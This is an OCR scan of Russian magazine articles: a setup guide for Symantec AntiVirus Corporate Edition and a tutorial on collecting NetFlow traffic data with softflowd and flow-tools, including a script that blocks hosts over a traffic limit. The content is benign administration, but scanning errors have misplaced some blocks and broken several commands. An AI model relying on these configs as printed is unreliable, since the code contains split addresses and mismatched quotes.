
Компьютеры с клиентской частью, обеспечивающей проверку систем на наличие вирусов, могут быть подключены к общей сети, либо работать отдельно (например, в удаленном офисе). Для управления компьютерами, на которых установлен клиент Symantec AntiVirus, применяется Symantec AntiVirus Server. Его задача — рассылка политик антивирусной защиты и обновление содержимого на клиентских компьютерах. Также он обеспечивает антивирусную защиту компьютера, на котором установлен. Причем в сети таких серверов может быть несколько. Это очень удобно для сетей со сложной топологией, так как позволяет в каждом сегменте использовать свой сервер, уменьшая нагрузку на сеть и упрощая администрирование. Единственное правило: один из SAV-серверов должен выступать в роли основного (master) сервера.

Для централизованного управления антивирусной защитой следует применять Symantec System Center, который как раз и является основным рабочим местом администратора. В его состав входит несколько





› Консоль управления сервером



› Клиентская часть

модулей, которые при необходимости можно включать/отключать во время установки:

1. Alert Management System (AMS) — позволяет организовать довольно гибкую систему оповещения о различных событиях (обнаружение вирусов, обновление программ). Поддерживаются почти все возможные пути передачи информации (вывод на экран, электронная почта, пейджер и другие); в качестве реакции на наступившее событие можно назначить запуск любых программ.
2. Symantec AntiVirus — предназначен для централизованного управления работой клиентских антивирусов с возможностью индивидуального подхода.
3. Symantec Client Firewall — используя этот модуль, можно управлять настройками межсетевого экрана фирмы Symantec (если, конечно, он используется).

Также в комплект входят средства удаленного развертывания сервера и установки клиентских программ. Отдельно устанавливается Central Quarantine Server, представляющий собой централизованное хранилище инфицированных объектов, которые антивирус не смог вылечить. Необходимость в таком сервисе весьма сомнительна, так как такие файлы лучше удалять сразу. Хотя если это важный документ, зараженный макровирусом, можно попытаться его спасти, открыв, например, в том же OpenOffice.org или в виртуальной машине. Для организации локальной службы LiveUpdate следует установить LiveUpdate Administrator. Так клиенты смогут подключаться напрямую к локальному зеркалу, экономя интернет-трафик. И, наконец, система сбора статистики и выдачи отчетов организуется посредством установки Reporting Server и Reporting Agents.

Устанавливаем компоненты Symantec AntiVirus

Системные требования для установки компонентов Symantec AntiVirus, в общем-то, не велики. Подойдет любой компьютер, имеющий 32 Мб (Symantec System Center) или 64 Мб (остальные компоненты) ОЗУ с установленной операционной системой — от Windows NT 4.0 до Windows 2003. Поэтому очевидно, что компьютер следует выбирать, исходя из требований, предъявляемых самой операционной системой, на которую будет установлен тот или иной компонент. Необходимо наличие консоли управления MMC от версии 1.2; если таковая отсутствует, она будет поставлена по ходу.

Компьютер, на который будет установлен сервер, должен иметь статический IP-адрес. Также, хотя об этом нигде и не сказано, раздел, куда будут устанавливаться компоненты, должен быть отформатирован под NTFS, иначе могут появляться ничем не объяснимые ошибки. Для Reporting Server потребуется наличие IIS 4.0. По умолчанию в Windows XP/2003 он не устанавливается, поэтому следует зайти в «Установка и удаление программ → Установка компонентов Windows» и выбрать в списке IIS (может понадобиться установочный диск Windows). Естественно, для выполнения всех операций потребуются права администратора локальной системы или домена.

Установить компоненты как серверной, так и клиентской части можно несколькими способами. Самым простым является использование компакт-диска. Хотя после инсталляции Symantec System Center возможна удаленная установка всех компонентов через консоль управления. Конкретный сценарий установки зависит от структуры сети и наличия желания бегать по этажам/филиалам с компакт-диском в руках. Мы же пойдем по порядку.

Вставляем компакт-диск, в появившемся меню выбираем Install Symantec Antivirus и в следующем окне — Install Symantec Antivirus Server. Если сервер уже установлен, его можно обновить в первом окне мастера установки, указав Update Symantec Antivirus Server. Иначе жмем на Install и следуем указаниям мастера. После подтверждения лицензионного соглашения будет предложен выбор компонентов, среди которых можно сразу установить Reporting Agent для сбора и отправки статистики на сервер отчетов.

Далее выбираем компьютер (точнее, компьютеры), на который будет установлен компонент. Эта операция стандартна. Можно указать нужные компьютеры, выбирая их в дереве слева, вводя пароль для доступа и добавляя в список с помощью Add. А можно заранее составить файл со списком IP-адресов и указать его с помощью Import. После нажатия на кнопку «Далее» мастер попробует соединиться с выбранными системами, и в случае успеха установка продолжится.

Для удобства управления серверы можно объединять в группы. На следующем шаге мастера будет предложено подключиться к уже имеющимся группам или создать новую. Так как никаких групп пока нет, нажимаем «Далее» и соглашаемся с предложением создания новой группы, введя имя пользователя и пароль для управления и доступа к настройкам группы.

После нажатия на кнопку «Далее», собственно, и начнется процесс развертывания, в ходе которого будет показан список компьютеров, на которые запланирована установка, и текущий статус. По окончании выходим из мастера нажатием на Close. Об успехе свидетельствует появление в панели задач нового значка клиентской части антивируса. Теперь переходим к остальным компонентам.


Установка центра управления происходит аналогично. Выбираем в меню диска Install Symantec Antivirus Center и следуем указаниям мастера установки. После подтверждения лицензионного соглашения будет предложено выбрать устанавливаемые компоненты. По умолчанию консоль Alert Management System для установки не предлагается; если планируется ее использование, следует убедиться, что стоит соответствующий флажок. По окончании потребуется перезагрузка компьютера.

Для хранения собранной информации сервер отчетов использует базу данных SQL. В комплекте идет Microsoft SQL Server Desktop Engine,





Компоненты клиента



Настройка обновлений LiveUpdate

который и будет предложен по умолчанию. Хотя если есть уже работающий SQL Server, можно выбрать «Install Reporting Server using a database server on another machine» и использовать его, заполнив необходимые параметры для доступа. Для установки сервера отчетов выбираем Install Reporting Server и следуем за мастером. По ходу необходимо будет создать пароль для учетной записи admin на сервере отчетов, а также для пользователя sa на Desktop Engine.

Установка клиента

Клиент Symantec Antivirus также можно установить несколькими способами. Один из них — использование компакт-диска, в меню которого выбираем пункт Install Symantec Antivirus Client. В процессе можно будет изменить список устанавливаемых компонентов. Также предстоит выбрать вариант использования клиента:

1. Unmanaged (неуправляемый) — если компьютер используется в отдельной сети (например, домашний компьютер) и будет управляться пользователем;
2. Managed (управляемый) — если компьютер входит в корпоративную сеть и его настройками будет управлять сервер Symantec Antivirus.

При выборе второго варианта в следующем окне в строке Server Name надо ввести имя сервера или найти его, используя кнопку Browse.

При удаленной установке следует использовать консоль Symantec Antivirus Center, ярлык для запуска которого можно найти в одноименном меню «Пуск». После запуска консоли большинство пунктов будет заблокировано. Поэтому, чтобы продолжить работу, в меню Symantec Antivirus Center требуется выбрать группу серверов, с которой предстоит работать (по умолчанию Symantec Antivirus 1), и, вызвав контекстное меню, перейти к пункту Unlock Server Group. Далее вводим имя пользователя и пароль, который был указан при установке консоли. Чтобы в дальнейшем консоль реже запрашивала пароль, можно установить флажки в пунктах «Remember this user name and password» и «Automatically unlock this server group». После разблокировки наш сервер появится в списке. Далее следует указать, что он является главным. Для этого также вызываем контекстное меню, выбираем пункт «Make Server a Primary Server» и в следующем окне подтверждаем согласие.

Далее «Tools → ClientRemote Install». На первом шаге указываем местонахождение установочных файлов. По умолчанию все необходимое устанавливается вместе с консолью (в каталог C:\Program Files\SAV\CLT-INST\), поэтому в большинстве случаев достаточно выбрать Default Location и перейти к следующему шагу. Теперь предстоит указать сервер, который будет использован при установке. По умолчанию предлагается текущий, поэтому отмечаем его в правом окне и нажимаем Select. Появится окно, в котором необходимо указать имя или IP-адрес клиентских компьютеров, на которые будет устанавливаться Symantec Antivirus. Здесь также можно использовать заранее подготовленный файл. После нажатия на Add проверяется ответ компьютера, поэтому перед запуском мастера удаленной установки все клиенты должны быть включены. Для продолжения установки потребуется ввести пароль администратора домена или компьютера. Далее, собственно, и происходит установка. Через некоторое время новый компьютер появится во вкладке сервера.


«НЕКОТОРЫЕ СВОЙСТВА И ЗАДАЧИ, ВЫПОЛНЯЕМЫЕ КОМПОНЕНТАМИ АНТИВИРУСА НА КЛИЕНТСКИХ МАШИНАХ, МОЖНО РЕДАКТИРОВАТЬ, ВОСПОЛЬЗОВАВШИСЬ КОНТЕКСТНЫМ МЕНЮ. НО ДЛЯ УДОБСТВА АДМИНИСТРИРОВАНИЯ КОМПЬЮТЕРЫ ОБЪЕДИНЯЮТ В ГРУППЫ. ВЫСТАВЛЕННЫЕ НАСТРОЙКИ БУДУТ ДЕЙСТВИТЕЛЬНЫ ДЛЯ ВСЕХ КЛИЕНТОВ, ВХОДЯЩИХ В ОПРЕДЕЛЕННУЮ ГРУППУ»

Настройка антивируса на клиентских машинах

Некоторые свойства и задачи, выполняемые компонентами антивируса на закрепленных клиентских машинах, можно редактировать, воспользовавшись контекстным меню. Но для удобства администрирования компьютеры объединяют в группы. Выставленные настройки будут действительны для всех клиентов, входящих в определенную группу.



> Компоненты Symantec System Center



> Выбор компьютера при установке сервера

При этом будет доступна большая часть настроек. Итак, выбираем свою группу серверов, в ней находим ярлык Groups. Щелкаем мышкой, в контекстном меню нас интересует пункт New Group. В появившемся окне вводим название новой группы. Используя раскрывающийся список «Copy setting from this client group», можно импортировать настройки, сделанные для одной из имеющихся ранее групп. В последующем проще отредактировать некоторые из них, чем выставлять все заново. Внимание: некоторые настройки требуют, чтобы компьютер клиента был включен. Чтобы добавить клиентские компьютеры во вновь созданную группу, следует их просто захватить мышкой и перетащить на ярлык группы. Если клиент ранее был членом одной из групп, сначала необходимо выбрать в контекстном меню пункт Unassign from group, а затем уже назначить ему другую группу. По окончании можно приступать к настройкам.

В принципе, некоторые операции будут производиться и при установках по умолчанию. Но эти установки, как правило, не оптимальны. Да и если все компьютеры в пик рабочего дня вдруг начнут обновлять свои базы или выполнять полную проверку дисков на вирусы, то работа компании может несколько пострадать. По голове обычно за это не гладят и пряников не дают :). Поэтому щелчком мышки по нужной группе вызываем контекстное меню и выбираем пункт «Все задачи» (All Tasks). Здесь доступно несколько подпунктов:

1. LiveUpdate — указывается, с какого сервера LiveUpdate будут производиться обновления на компьютерах, входящих в эту группу;
2. Symantec Client Firewall — централизованная настройка клиентского межсетевого экрана от Symantec;
3. Symantec Endpoint Compliance — централизованная настройка VPN-соединений;
4. Symantec AntiVirus — настройка клиентской части антивируса.

Каждое из этих меню имеет свои пункты, все возможности и настройки которых довольно проблематично описать в рамках одной статьи. Скажу только, что, как правило, каждое подменю имеет два основных пункта: Logs, где можно найти журналы, и Configure, где производятся основные настройки. Исключение составляет лишь Symantec AntiVirus, имеющий несколько пунктов для доступа к настройкам.

Настройка обновлений

Из всех меню сейчас нас интересует лишь LiveUpdate и Symantec AntiVirus. По умолчанию все клиенты будут обновляться с основного сервера Symantec LiveUpdate, что нерационально с точки зрения экономии трафика. Настроим клиентов так, чтобы они обновлялись с нашего сервера LiveUpdate. Для этого переходим в подпункт LiveUpdate — Configure, отмечаем Internal LiveUpdate Server и заполняем открывшиеся поля. Основными являются Connection, в котором следует ввести имя или IP-адрес сервера обновлений (по умолчанию мы его ставили на тот же компьютер, что и сервер), и Type, в котором выбирается тип сервера. В поле Description записываем краткое описание сервера. Если для доступа к серверу обновлений требуется логин и пароль, указываем их в поле Login. Если в сети имеется несколько серверов LiveUpdate, их можно задать в качестве резервных. Для этого нажимаем New и заполняем поля.

Итак, сервер выбран, теперь необходимо указать периодичность обновления и некоторые другие параметры, касающиеся обновления. Выбираем «Symantec AntiVirus → Virus Definition Manager». Чтобы описания вирусов забирались с основного сервера, отмечаем флажок «Update virus definition from parent server», затем нажимаем Setting и указываем время в минутах. Для запроса обновлений через службу LiveUpdate отмечаем флажок «Schedule client from automatic updates using LiveUpdate» и, нажав кнопку Schedule, устанавливаем периодичность обновления. Хочу отметить, что, выбрав Advanced, можно установить случайное время и день обновления. В больших сетях это очень удобно, так как не нужно забивать себе голову, когда будут обновляться те или иные группы и компьютеры. Чтобы запретить клиентам запускать обновления вручную, устанавливаем «Do not allow client to manually launch LiveUpdate». А чтобы разрешить обновлять сами продукты, отмечаем «Download product updates using LiveUpdate».

И, наконец, необходимо настроить сам сервер обновлений. Находим в меню «Пуск» пункт LiveUpdate Administration Utility и в меню Retrieve Updates отмечаем продукты, для которых следует скачивать обновления, и их язык. Выбор Details позволит уточнить параметры обновления для конкретного продукта.

Настройка сканирования

Настройка сканирования производится в том же меню. Возможна настройка сканирования для всей группы. Выбрав отдельный компьютер, можно задать параметры индивидуального сканирования. Итак, выбираем Scheduled Scans, в появившемся окне нажимаем New и заполняем параметры. В поле Name вводим имя задания, затем в поле Frequency выбираем частоту (ежедневно, раз в неделю, раз в месяц) и в поле справа выбираем день и время выполнения задания. Затем, перейдя в Scan Setting, выбираем тип задания (Quick Scan, Full Scan или Custom Scan). Чтобы уточнить параметры выбранного задания, нажимаем кнопку Options. Здесь можно выбрать типы файлов, сканирование архивов, памяти и прочее. Временно отключить задание, не удаляя его, можно, сняв флажок Enable scan. Запустить задачу вручную можно, выбрав Start Manual Scan для одного компьютера или Start Scan для группы.

Тонкая настройка такого продукта, как Symantec Antivirus Corporate Edition, — дело не одного дня, требующее внимательности и тщательной планировки. Зато результат — защищенная и легко управляемая сеть. Успехов.

АНТОН КАРПОВ
/ TOXA@REAL.XAKEP.RU /

Поток пакетов — на контроль!

СЛЕДИМ ЗА ТРАФИКОМ ПРИ ПОМОЩИ ПРОТОКОЛА NETFLOW

О системах подсчета трафика написано много. Но cnupm, trafd и прочие «считалки» — это сугубо утилитарные приложения, подходящие лишь для конкретных случаев. А что если подсчет трафика и представление его в красивой форме (например, на web-странице) не самоцель? Что если надо просто иметь возможность контролировать трафик, да еще приходящий с нескольких маршрутизаторов? В этом нам поможет протокол NetFlow.



NetFlow — это проприетарный, но открытый протокол, изначально разработанный компанией Cisco для своего железа с целью централизованного сбора информации о сетевом трафике. Однако технология получилась настолько удачной, что ее применение можно встретить где угодно: начиная от железок других производителей и заканчивая программными маршрутизаторами под *nix. Архитектура NetFlow состоит из трех основных компонентов:

1) сенсор;
2) коллектор;
3) обработчик данных, визуализатор.

Сенсоры устанавливаются на всех хостах (роутерах) сети, через которые проходит исследуемый трафик. Сенсоры собирают информацию о потоках трафика (flows) и отправляют ее по протоколу UDP в централизованное место сбора — коллектор. Коллектор сохраняет данные в базе в бинарном netflow-формате. Далее эти данные могут быть прочитаны и представлены в читаемом виде специальными утилитами-обработчиками, сохранены в реляционной базе данных, визуализированы в виде графиков и отчетов на web-странице и т.п.

Информация о потоке трафика (flow) — это информация об одном сеансе сетевого соединения, содержащая сведения об IP-адресах участвующих в сетевом взаимодействии машин, их портах (источника и получателя) и типе IP-протокола. Таким образом, роутер, через который проходят потоки сетевых соединений, передает информацию об этих соединениях (flows) на коллектор.


Запись о каждом сетевом соединении (flow record) содержит такую информацию, как время начала и окончания соединения, количество переданных байт и пакетов, IP-адреса источника и получателя, порты и тип IP-протокола. Этими записями удобно манипулировать: подсчитывать трафик, генерировать отчеты и т.п.

NetFlow? Да!


Итак, мы будем считать трафик при помощи NetFlow. Точнее, не считать, а собирать информацию, ведь NetFlow именно собирает информацию о трафике, которую в дальнейшем можно обрабатывать. Подсчет трафика — это всего лишь одна прикладная задача. Так что будем строить систему контроля или учета трафика. Имея такую систему, администратор всегда может дать оперативный ответ на вопросы вроде: «Сколько трафика потребил каждый хост за произвольный промежуток времени?», «С какими хостами был проведен самый интенсивный обмен трафиком?», «Кто сегодня превысил лимит в 100 Мб входящего трафика?», «Кто, когда и откуда вытянул 20 гигов, за которые вышестоящий провайдер выставил нам счет?» и т.п.



> Описание NetFlow в Wikipedia



> Структура NetFlow (иллюстрация из Wikipedia)



Сначала мы настроим сенсоры на машинах в сети, затем сконфигурируем коллектор, в который сенсоры будут отправлять информацию о трафике. Потом рассмотрим примеры того, как с помощью NetFlow-данных, специальных утилит для работы с ними и базовых знаний в области shell-скриптинга ответить на вопросы типа упомянутых выше. Задача эффектной визуализации полученных данных выходит за рамки этой статьи и будет решена в следующих номерах журнала.

Существует множество программных реализаций компонентов NetFlow под *nix-подобные системы. Мы остановимся на следующих:

• softflowd (www.mindrot.org/projects/softflowd) в качестве NetFlow-сенсора;

• flow-tools (www.splintered.net/sw/flow-tools) в качестве утилит для сбора информации о трафике и работы с ней.

Выбор этих программ обусловлен их популярностью и возможностями работы под множеством вариаций *nix-систем. Существуют также программы, заточенные под какую-либо конкретную операционку. Например, в случае OpenBSD в качестве сенсора рекомендуется использовать pfflowd (www.mindrot.org/projects/pfflowd), работающий в связке с пакетным фильтром PF. Тот же разработчик предлагает flowd (www.mindrot.org/projects/flowd) — маленький, быстрый и безопасный NetFlow-коллектор, к которому прилагается набор утилит flowrrd для отображений NetFlow-данных в rrd-базе (для дальнейшей обработки их с помощью RRDtool).

В качестве коллектора будем использовать машину под управлением FreeBSD 6. Сенсор поставим на шлюз под управлением OpenBSD 4.1.

Установка и настройка

Установку flow-tools на FreeBSD будем производить штатно, из портов:

```
$ cd /usr/ports/net-mgmt/flow-tools
$ sudo make install clean
```

В результате будет установлена масса утилит для работы с NetFlow. Подробную информацию о том, что же поставлено из порта, можно получить, например, с помощью команды:

```
$ pkg_info -L flow-tools-0.68_1
```

Сейчас нас интересует только одна программа из набора — flow-capture. Это и есть тот самый коллектор, который собирает информацию с сенсоров. Аргументы запуска следующие:

```
/usr/local/bin/flow-capture -p /var/run/flow-capture.
pid -N 3 -w /var/log/netflows -S 5 192.168.76.146/192.1
68.76.147/8818
```

Здесь /var/log/netflows — каталог, в котором собираются NetFlow-данные; -N 3 — уровень вложенности каталогов в этой папке. Данные пишутся в формате YYYY/YYYY-MM/YYYY-MM-DD/flow-file. Запись «192.168.76.146/192.168.76.147/8818» имеет форму «localip/remoteip/port», где localip — локальный адрес коллектора, на котором flow-capture слушать входящие соединения от сенсоров; remoteip — адрес сенсора (при такой настройке flow-capture будет принимать соединения только с определенного хоста); port — порт, на котором слушает коллектор. Если сенсоров несколько, можно выставить remoteip в 0 (принимать соединения со всех хостов), а доступ разграничить пакетным фильтром.

В результате нашей настройки коллектор будет слушать на хосту 192.168.76.146 (порт 8818/udp) и принимать соединения с коллектора на машине 192.168.76.147.

Осталось только прописать коллектор в автозапуск. К сожалению, порт flow-tools не содержит rc-скрипт для запуска коллектора в FreeBSD-стиле, поэтому мы сами создадим flowd.sh следующего содержания:

VI /USR/LOCAL/ETC/RC.D/FLOWD.SH

```
#!/bin/sh

. /etc/rc.subr

name=flowd
rcvar=`set_rcvar`

load_rc_config $name

: ${flowd_enable:="NO"}
: ${flowd_flags=""}


pidfile=${spamd_pidfile:-"/var/run/flow-capture.pid"}
command=/usr/local/bin/flow-capture
command_args=»-p ${pidfile} -N 3 -w /var/log/netflows
-S 5 192.168.76.146/192.168.76.147/8818"

stop_postcmd=stop_postcmd

stop_postcmd()
{
 rm -f $pidfile
}

run_rc_command "$1"
```

Не забываем добавить запись «flowd_enable="YES"» в /etc/rc.conf.



> PFFlowd — родственник softflowd для OpenBSD PF

Благодаря изумительным pkg_tools установка сенсора на OpenBSD необременительна. При прописанной PKG_PATH набираем:

```
$ sudo pkg_add softflowd-0.9.8
```

И дело в шляпе. Прописать демон в автостарт «по-опенковскому» также не представляет проблем. В /etc/rc.local добавляем:

```
softflowd[26337]: Accumulated statistics:
Number of active flows: 925
Packets processed: 14552628
Fragments: 84
Ignored packets: 1080111 (1080111 non-IP, 0 too short)
Flows expired: 1013171 (0 forced)
Flows exported: 1980130 in 74625 packets (0 failures)
```

«В СЛУЧАЕ OPENBSD В КАЧЕСТВЕ СЕНСОРА РЕКОМЕНДУЕТСЯ ИСПОЛЬЗОВАТЬ PFFLOWD, РАБОТАЮЩИЙ В СВЯЗКЕ С ПАКЕТНЫМ ФИЛЬТРОМ PF. ТОТ ЖЕ РАЗРАБОТЧИК ПРЕДЛАГАЕТ FLOWD — МАЛЕНЬКИЙ, БЫСТРЫЙ И БЕЗОПАСНЫЙ NETFLOW-КОЛЛЕКТОР, К КОТОРОМУ ПРИЛАГАЕТСЯ НАБОР УТИЛИТ FLOWRRD ДЛЯ ОТОБРАЖЕНИЙ NETFLOW-ДАННЫХ В RRD-БАЗЕ»

VI /ETC/RC.LOCAL

```
if [ -x /usr/local/sbin/softflowd ]; then
      echo -n 'softflowd '; /usr/local/sbin/softflowd
-i fxp0 -n 192.168.76.146:8818
fi
```

Здесь fxp0 — интерфейс, через который проходит трафик и который будет слушать сенсор; 192.168.76.146:8818 — хост и порт коллектора, на который сенсор будет отправлять данные о потоках трафика.

Управляем!


Если все запущено и работает корректно, то на сенсоре мы увидим примерно следующую информацию по текущим netflow-потокам:

```
# softflowctl statistics
```

```
... <skipped>
```

А в каталоге /var/log/netflows должны появиться собранные данные:

```
$ ls -la /var/log/netflows/2007/2007-05/2007-05-14
drwxr-xr-x  2 root  wheel  3584 14 май 18:45 ./
drwxr-xr-x 16 root  wheel   512 14 май 00:00 ../
— rw-r--r--  1 root  wheel  19309 14 май 00:15 ft-
v05.2007-05-14.000001+0400
— rw-r--r--  1 root  wheel  18022 14 май 00:30 ft-
v05.2007-05-14.001501+0400
— rw-r--r--  1 root  wheel  21379 14 май 00:45 ft-
v05.2007-05-14.003001+0400
— rw-r--r--  1 root  wheel  20607 14 май 01:00 ft-
```



> Страница проекта softflowd

```
v05.2007-05-14.004501+0400
... <skipped>
```

Теперь начинается самое интересное — то, ради чего мы все затеяли. Вооружившись утилитами из набора flow-tools и минимальными знаниями shell-скриптинга, мы будем манипулировать информацией о трафике, ставя ее на всесторонний учет!

Нам понадобятся следующие утилиты:

- flow-cat для конкатенации нескольких netflow-файлов;
- flow-stat для генерации отчетов по netflow-файлам;
- flow-print для вывода информации о netflow-потоках в текстовом виде.

Перечень задач, которые можно решать с помощью flow-tools, ограничивается только фантазией администратора. Попробую очертить типичный круг задач, под которые будут написаны скрипты:

- Уведомление администратора о превышении какой-либо машиной дневного лимита трафика в N Мб с возможностью блокировки этой машины пакетным фильтром «до выяснения обстоятельств».
- Уведомление администратора о превышении каким-либо сервером месячного лимита трафика в N Гб. Информативно и полезно для самоконтроля, например, в ситуации, когда в конторе имеются серверы, а оплата интернета производится по трафику с оплаченным лимитом.
- Детальная, отсортированная netflow-информация по трафику за любой день, месяц, год. Удобна для выяснения вопросов вроде: «А кто и откуда у нас пятого числа качнул 800 мегабайт?».
- Архивация старых netflow-данных (месячной давности).

Пример обработки записей с помощью flow-cat и flow-stat:

```
flowcat="/usr/local/bin/flow-cat"
flowstat="/usr/local/bin/flow-stat"
flows="/var/log/netflows"
```

```
$flowcat $flows/$year/$month/$day |
$flowstat -f10 -p -S3
```

Результатом будет таблица из пяти колонок: src ip, dst ip, number of flows, number of bytes, number of packets. Выяснить, кто же превысил лимит, можно, например, так:

```
SUBJ="$INBOUND TRAFFIC ALERT»
MSG="Alert!!! Some of your machines gets
more than 100 mbytes today. See details
below."

$flowcat $flows/$year/$month/$day  |
$flowstat -f10  -p -S3 | tail -20 | \
while read SRC DST undef COUNT undef; do
   if [ $COUNT -gt 100000000 ]; then
      echo -e "$MSG\n$COUNT bytes from $SRC
to $DST" | mail -s "$SUBJ" toxa
      echo $DST >> /etc/pf.blockedusers
fi
done
```

В этом случае пользователю toxa высылается уведомление о том, что определенная машина выкачала более 100 Мб трафика, и ее адрес заносится в таблицу /etc/pf.blockedusers. В конфиге пакетного фильтра /etc/pf.conf имеем:

```
table <blocked> persist file /etc/
pf.blockedusers
block quick from <blocked> to any
```
